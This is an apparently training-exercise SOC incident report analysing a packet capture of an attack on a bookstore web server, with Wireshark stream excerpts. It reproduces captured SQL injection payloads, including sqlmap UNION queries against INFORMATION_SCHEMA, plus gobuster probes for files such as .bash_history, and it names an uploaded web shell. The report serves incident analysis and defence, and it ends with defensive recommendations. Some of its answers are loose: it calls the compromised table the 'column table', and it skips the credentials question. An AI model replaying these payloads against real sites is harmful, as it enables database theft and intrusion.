INCIDENCE ANALYSIS ON NETSYSLINK BREACH

NAME: AKINRINLOLA SAMUEL TEMITOPE

MAY 2025

SOC INCIDENT REPORT

Operation Silent Intrusion – NetSysLink Breach

Network Security Operations Analyst

Name: Akinrinlola Samuel

Date: May, 19 2025

PURPOSE

The purpose of this analysis is to perform a comprehensive investigation of network traffic associated with a suspected security incident affecting NetSysLink's core application subnet. Following high-priority alerts indicating potential SQL injection attacks, unauthorized access attempts, and unusual database activity, the objective is to analyze the captured PCAP file to:

- Identify indicators of compromise (IOCs) and methods of attack
- Trace the attacker's movements and interactions within the network
- Determine the scope and impact of the breach

EXECUTIVE SUMMARY

At 02:42 AM last night, the SOC at NetSysLink, a major cloud infrastructure provider, received high-priority alerts from its anomaly detection system. The alerts indicated irregular outbound traffic spikes, multiple failed login attempts, and suspicious database queries originating from a core application subnet. The behavior is consistent with SQL injection attacks and possible privilege escalation from a compromised web service. Initial containment procedures have isolated the affected subnet. A PCAP file capturing network activity during the event was pulled from the monitoring system. You've been assigned as part of the Network Response Unit to perform in-depth traffic analysis, trace the attacker's movements, and report your findings to the Incident Commander.

2. Investigation Summary

A brief outline of your investigative approach:

• Tool(s) used: Wireshark, Geoiptools, etc.

• Filters applied (http.request.uri contains "UNION" for SQLi detection, http.request.method, etc)

• General approach (tracing attacker IP, analyzing payloads, identifying credentials)

MISSION OBJECTIVES

1. What is the attacker's IP address?

2. Where did the attack originate geographically?

3. Which script or endpoint was exploited first?

4. What was the complete URI of the first SQL injection attempt?

5. How did the attacker extract sensitive database information?

6. Which database table held the compromised user records?

7. What hidden directory did the attacker discover and access?


8. Which credentials were used to gain unauthorized access?

9. What malicious script did the attacker upload to maintain control?

INVESTIGATIONS DETAILS

1. What is the attacker's IP address?

The attacker’s IP address is 111.224.250.131. I got the malicious IP address by checking the IP address where the malicious search filters started GET /search.php?search=book%20and%201=1;%20--%20




2. Where did the attack originate geographically?

Using a IP tracker webpage, I entered the IP address and it shows the location of the IP address.

Country: China


Region: Hebei

City: Shijiazhuang




3. Which script or endpoint was exploited first?

The endpoint that was exploited first is the GET /search.php?search=%27%20or%201=1;%20--%20- HTTP/1.1 using the “or 1=1” sql injection command.




tcp.stream eq 39

No.	Time	Source	Destination	Protocol	Length	Info
386	1515.606964	111.224.250.131	73.124.22.98	TCP	74	43248 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=2206085753 TSecr=0 WS=128
387	1515.607348	73.124.22.98	111.224.250.131	TCP	74	80 → 43248 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3931675081 TSecr=2206085753 WS=128
388	1515.613333	111.224.250.131	73.124.22.98	TCP	66	43248 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2206085754 TSecr=3931675081
389	1515.613333	111.224.250.131	73.124.22.98	HTTP	450	GET /search.php?search=%27%20or%201=1;%20--%20- HTTP/1.1
390	1515.613612	73.124.22.98	111.224.250.131	TCP	66	80 → 43248 [ACK] Seq=1 Ack=385 Win=64896 Len=0 TSval=3931675088 TSecr=2206085758
391	1515.615261	73.124.22.98	111.224.250.131	HTTP	722	HTTP/1.1 200 OK (text/html)
392	1515.619440	111.224.250.131	73.124.22.98	TCP	66	43248 → 80 [ACK] Seq=385 Ack=657 Win=31872 Len=0 TSval=2206085762 TSecr=3931675089
393	1520.617516	111.224.250.131	73.124.22.98	TCP	66	43248 → 80 [FIN, ACK] Seq=385 Ack=657 Win=31872 Len=0 TSval=2206090763 TSecr=3931675089
394	1520.618960	73.124.22.98	111.224.250.131	TCP	66	80 → 43248 [FIN, ACK] Seq=657 Ack=386 Win=64896 Len=0 TSval=3931680093 TSecr=2206090763
395	1520.620909	111.224.250.131	73.124.22.98	TCP	66	43248 → 80 [ACK] Seq=386 Ack=658 Win=31872 Len=0 TSval=2206090766 TSecr=3931680093



4. What was the complete URI of the first SQL injection attempt?


It was discovered that the first sql injection attempt was performed on this endpoint GET /search.php?search=book%20and%201=1;%20--%20- HTTP/1.1 using the “and” sql injection command.



5. How did the attacker extract sensitive database information?

There are different ways the attacker exploited the endpoint:

a. The attacker exploited the endpoints using the sql command “UNION ALL SELECT NULL CONCAT table_name FROM INFORMATION_SCHEMA.TABLES WHERE table_schema”



b. The attacker exploited the endpoints using the sql command “UNION ALL SELECT NULL CONCAT column_name column_type FROM INFORMATION_SCHEMA.COLUMS WHERE table_name”

Wireshark · Follow HTTP Stream (tcp.stream eq 157) · WebInvestigation.pcap

```
GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJS
ON_ARRAYAGG%28CONCAT_WS%280x7a76676a636b%2Ccolumn_name%2Ccolumn_type%29%29%2C0x7176706a71
%29%20FROM%20INFORMATION_SCHEMA.COLUMNS%20WHERE%20table_name%3D0x61646d696e%20AND%20table
_schema%3D0x626f6f6b776f726c645f6462--%20- HTTP/1.1
Cache-Control: no-cache
User-Agent: sqlmap/1.8.3#stable (https://sqlmap.org)
Host: bookworldstore.com
Accept: */*
Accept-Encoding: gzip,deflate
Connection: close

HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:09:31 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 185
Connection: close
Content-Type: text/html; charset=UTF-8

<p>qxvbq["idzvgjckint", "passwordzvgjckvarchar(255)", "usernamezvgjckvarchar(255)"]qvpjq<
/p><form action="search.php" method="get">
    <input type="text" name="search" placeholder="Search for books...">
    <input type="submit" value="Search">
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (958 bytes) | Show data as ASCII | Stream 157

Find: | Find Next

Filter Out This Stream | Print | Save as... | Back | × Close | Help

6. Which database table held the compromised user records?

It is the column table that held the compromised records and here is the evidence

Wireshark · Follow HTTP Stream (tcp.stream eq 161) · WebInvestigation.pcap

```
GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJS
ON_ARRAYAGG%28CONCAT_WS%280x7a76676a636b%2Ccolumn_name%2Ccolumn_type%29%29%2C0x7176706a71
%29%20FROM%20INFORMATION_SCHEMA.COLUMNS%20WHERE%20table_name%3D0x637573746f6d657273%20AND
%20table_schema%3D0x626f6f6b776f726c645f6462--%20- HTTP/1.1
Cache-Control: no-cache
User-Agent: sqlmap/1.8.3#stable (https://sqlmap.org)
Host: bookworldstore.com
Accept: */*
Accept-Encoding: gzip,deflate
Connection: close

HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:09:39 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 215
Connection: close
Content-Type: text/html; charset=UTF-8

<p>qxvbq["addresszvgjckvarchar(255)", "emailzvgjckvarchar(100)", "first_namezvgjckvarchar
(50)", "idzvgjckint", "last_namezvgjckvarchar(50)", "phonezvgjckvarchar(20)"]qvpjq</p><fo
rm action="search.php" method="get">
    <input type="text" name="search" placeholder="Search for books...">
```

1 client pkt, 1 server pkt, 1 turn.


Entire conversation (1,049 bytes) | Show data as ASCII | Stream 161

Find: | Find Next

Filter Out This Stream | Print | Save as... | Back | × Close | Help


7. What hidden directory did the attacker discover and access?

The hidden file the attacker exploited was GET /49ef1670-f5f0-487a-a10a-60b7bcae88db HTTP/1.1



http.request.uri && ip.addr == 111.224.250.131

No.	Time	Source	Destination	Protocol	Length	Info
1520	1757.931477	111.224.250.131	73.124.22.98	HTTP	457	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCAT_WS%280x7a76676a6...
1538	1775.670649	111.224.250.131	73.124.22.98	HTTP	274	GET /search.php?search=book HTTP/1.1
1548	1775.693417	111.224.250.131	73.124.22.98	HTTP	517	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCAT_WS%280x7a76676a6...
1566	1811.261149	111.224.250.131	73.124.22.98	HTTP	274	GET /search.php?search=book HTTP/1.1
1576	1811.300264	111.224.250.131	73.124.22.98	HTTP	556	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCAT_WS%280x7a76676a6...
1589	1811.317083	111.224.250.131	73.124.22.98	HTTP	467	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCAT_WS%280x7a76676a6...
1602	1818.374820	111.224.250.131	73.124.22.98	HTTP	274	GET /search.php?search=book HTTP/1.1
1612	1818.414431	111.224.250.131	73.124.22.98	HTTP	564	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCAT_WS%280x7a76676a6...
1622	1818.433170	111.224.250.131	73.124.22.98	HTTP	494	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCAT_WS%280x7a76676a6...
1638	1835.800247	111.224.250.131	73.124.22.98	HTTP	274	GET /search.php?search=book HTTP/1.1
1648	1835.840212	111.224.250.131	73.124.22.98	HTTP	556	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCAT_WS%280x7a76676a6...
1658	1835.858981	111.224.250.131	73.124.22.98	HTTP	447	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCAT_WS%280x7a76676a6...
1681	1978.394217	111.224.250.131	73.124.22.98	HTTP	159	GET / HTTP/1.1
1685	1978.395398	111.224.250.131	73.124.22.98	HTTP	195	GET /49ef1670-f5f0-487a-a10a-60b7bcae88db HTTP/1.1
1687	1978.407079	111.224.250.131	73.124.22.98	HTTP	176	GET /.bash_history.php HTTP/1.1
1724	1978.409265	111.224.250.131	73.124.22.98	HTTP	176	GET /.bash_history.axd HTTP/1.1
1725	1978.409265	111.224.250.131	73.124.22.98	HTTP	163	GET /.bak HTTP/1.1
1726	1978.409265	111.224.250.131	73.124.22.98	HTTP	172	GET /.bash_history HTTP/1.1
1727	1978.409265	111.224.250.131	73.124.22.98	HTTP	163	GET /.axd HTTP/1.1
1729	1978.409307	111.224.250.131	73.124.22.98	HTTP	175	GET /.bash_history.js HTTP/1.1
1732	1978.409307	111.224.250.131	73.124.22.98	HTTP	163	GET /.asp HTTP/1.1
1733	1978.409307	111.224.250.131	73.124.22.98	HTTP	164	GET /.html HTTP/1.1
1734	1978.409307	111.224.250.131	73.124.22.98	HTTP	176	GET /.bash_history.bak HTTP/1.1
1743	1978.409351	111.224.250.131	73.124.22.98	HTTP	163	GET /.cgi HTTP/1.1
1744	1978.409351	111.224.250.131	73.124.22.98	HTTP	176	GET /.bash_history.asp HTTP/1.1
1745	1978.409351	111.224.250.131	73.124.22.98	HTTP	163	GET /.txt HTTP/1.1
1746	1978.409351	111.224.250.131	73.124.22.98	HTTP	162	GET /.js HTTP/1.1



Wireshark · Follow HTTP Stream (tcp.stream eq 168) · WebInvestigation.pcap

```
GET / HTTP/1.1
Host: bookworldstore.com
User-Agent: gobuster/3.6
Accept-Encoding: gzip

HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:12:19 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Fri, 15 Mar 2024 09:46:38 GMT
ETag: "2c3-613afe265a1ca-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 386
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>BookWorld - Home</title>
    <link rel="icon" type="image/x-icon" href="/favicon.ico">
    <link rel="stylesheet" href="css/style.css">
```

101 client pkts, 101 server pkts, 201 turns.


Entire conversation (55 kB) | Show data as ASCII | Stream 168

Find: | Find Next

Filter Out This Stream | Print | Save as... | Back | × Close | Help

8. What malicious script did the attacker upload to maintain control?

The file uploaded was NVri2vhp.php



DEFENSIVE RECOMMENDATIONS

• WAF Implementation: Deploy a Web Application Firewall to detect and block SQLi patterns.
• Authentication Hardening: Enforce strong, unique admin credentials and implement account lockout on multiple failed login attempts.
• File Upload Restrictions: Restrict file uploads to specific formats, validate MIME types, and prevent execution of uploaded scripts.
• Reverse Shell Detection: Monitor for outbound traffic to unknown IPs on unusual ports (e.g., port 443 not used for HTTPS).
• Patch Management: Regularly update web applications, especially those running older versions.

SOC PROCESS IMPROVEMENT

• Packet Analysis Automation: Integrate automated PCAP analysis tools to quickly detect IOCs.

• Threat Hunting Exercises: Conduct regular simulations (like this one) to sharpen analyst response and threat identification.

CONCLUSION

This incident demonstrates how a vulnerable web interface, weak credentials, and lack of upload validation can be exploited for full system compromise. The attack was quickly contained, but it underscores the need for layered defenses, continuous monitoring, and proactive threat modeling.

Prepared by: Akinrinlola Samuel

SOC Analyst – NetSysLink

Date: 05/19/2025